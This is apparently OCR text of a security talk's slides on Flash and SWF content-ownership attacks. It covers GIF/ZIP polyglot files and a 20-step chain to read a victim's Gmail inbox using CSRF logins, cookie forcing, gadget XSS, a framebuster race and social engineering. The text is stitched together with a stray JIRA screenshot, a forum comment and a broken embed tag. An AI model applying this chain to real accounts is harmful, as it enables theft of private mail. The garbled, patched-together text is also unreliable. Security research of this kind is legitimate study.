        <embed src="http://api.photoshop.com/home_a7059066a84e4f26b512b7bbb99e2706/adobe-px-thumbnails/84b275532ca44328b9468d04f244caf1/fullsize.jpg" quality=
    </body>
</html>
```

How is this different from uploading a Javascript file?

- An uploaded Javascript file will not execute: it needs to be embedded in a web page.
- An uploaded HTML page will not execute*
- An uploaded SWF file will be executed.

This makes it slightly easier to get a SWF on a server- it can have any file extension, and be served with any content-type header.

*except with certain extensions on Internet Explorer. This is also dumb.

Remember GIFAR?

The SWF file format requires a specific set of bytes at the beginning of the file, but allows arbitrary amount of "junk" data at the end of the file.

The ZIP format, on the other hand, allows junk data at the beginning of the file, and the actual data can be placed at the end.

Because of this fact, we can create files that are both a valid Flash object and a valid Zip file.

Try validating *that* server-side.

But wait, there's more!

Many file formats are essentially just ZIP files

- Office Open XML (docx, pptx, etc)
- JAR (If you want to be silly)
- XPI
- Self-extracting executables

If you can't upload your SWF directly, try one of these

[#BORK-3] asdf - Your C

File Edit View History Bookmarks Tools Help

http://172.16.100.129:8080/browse/BORK-3

Disable Cookies CSS Forms Images Information Miscellaneous Outline

[#BORK-3] asdf - Your Company JIRA

JIRA

HOME BROWSE PROJECT FIND ISSUES CREATE NEW ISSUE ADMINISTRATION

Issue Details (XML | Word | Printable)

Key:	BORK-3
Type:	Bug
Status:	Open
Priority:	Major
Assignee:	admin
Reporter:	admin
Votes:	0
Watchers:	0

Available Workflow Actions

- Start Progress
- Resolve Issue
- Close Issue

Operations

- Assign this issue
- Attach file to this issue

bork

asdf

Created: Today 11:22 PM Updated: Today 11:22 PM

Component/s:	None
Affects Version/s:	None
Fix Version/s:	None


File Attachments:	1. origin_whatsit.jpg (0.9 kB)
Environment:	asdf

Description

asdf

All Comments Change History

There are no comments yet on this issue.



FOREGROUND SECURITY
Superior Security. Visible Results.

How to Hack a Gmail account

- Webmail lives on mail.google.com

- Webmail attachments live on mail.google.com

- Seems simple? Not quite.

Plan A

- Send email to victim with attachment
- Email goes to spam box, but is still accessible from the account
- I can load the flash object out of the victim's account

Nope.

- I need to know the messageID of the attachment to include it.
- I don't know your messageIDs
- I do know my messageIDs

Plan B

- Send email to myself with attachment
- Log user into my account via CSRF
- Load malicious attachment into browser
- Log user out in the background
- Convince user to log in to his account (without unloading the current page)
- Use Flash to execute requests against the Gmail server, reading the contents of the victim's inbox

Other Problems

- Token-based CSRF protection on login

  Solution: Cross-subdomain cookie manipulation, which can force CSRF tokens and bypass protection.

- Finding an XSS hole in *.google.com

  Solution: Google gadgets can be poisoned with arbitrary XML files, injecting javascript into sites.google.com

- Content-disposition Header

  Solution: Convince Gmail the attachment is an image, which will be served as “inline” instead of “attachment”

- Framebusters

  Solution: This is a race condition. Unload the page by destroying the iframe after it sends a response (And sets cookies), but before Javascript renders.

More Other Problems

- Race condition Timing issues

  Solution: DOM quirks and network speed analysis solve it for Firefox, but that's another talk.

- Getting the User to log back in

  Solution: A mild form of social engineering. A registration page which asks him to check his email to confirm registration.

- Detecting whether the user has logged in

  Solution: Have the flash object periodically poll a Gmail documentation page, which lives on mail.google.com but does not redirect the user to www.google.com if he is not logged in (as this would cause the Flash object to request www.google.com/crossdomain.xml, which would disallow this domain and halt payload execution.

The Final Exploit: 20 Steps

- I create a SWF payload
- I change the file extension to .jpg
- I send it to my Gmail account as an attachment
- I get the URL of that attachment, add it to my web page
- You hit my web page
- My page logs you out of Gmail via CSRF
- You request Google gadget from sites.google.com
- Google requests XML config file from my server
- You load the gadget, which is poisoned with XSS
- The XSS payload adds an arbitrary cookie to your browser
- I log you into my Gmail account via CSRF (with the forced cookie) in an iframe
- I destroy the login iframe before it can execute its framebuster code
- You request the payload out of my inbox
- Thinking it is an image, Google serves it up without the content-disposition header
- You execute the payload as a SWF
- The payload executes Javascript in my page, informing me that it is running
- My page logs you out of my Gmail account via CSRF
- The payload waits, loading and parsing the Gmail help page periodically to detect whether you are logged in
- You log in to your Gmail account in another tab
- The SWF now has full read/write access to your Gmail account
- I do a victory dance

Why not just disable Flash?

@jake # ↑

Posted Wednesday 23rd December 2009 17:56 GMT

>> More to the point, WHY? Has anything useful ever been done with Flash?

http://www.badgerbadgerbadger.com/

Report 0 0

Oracle & Flash # ↑

Good luck with that

FOREGROUND SECURITY
Superior Security. Visible Results.

Questions?

mckt@skeptikal.org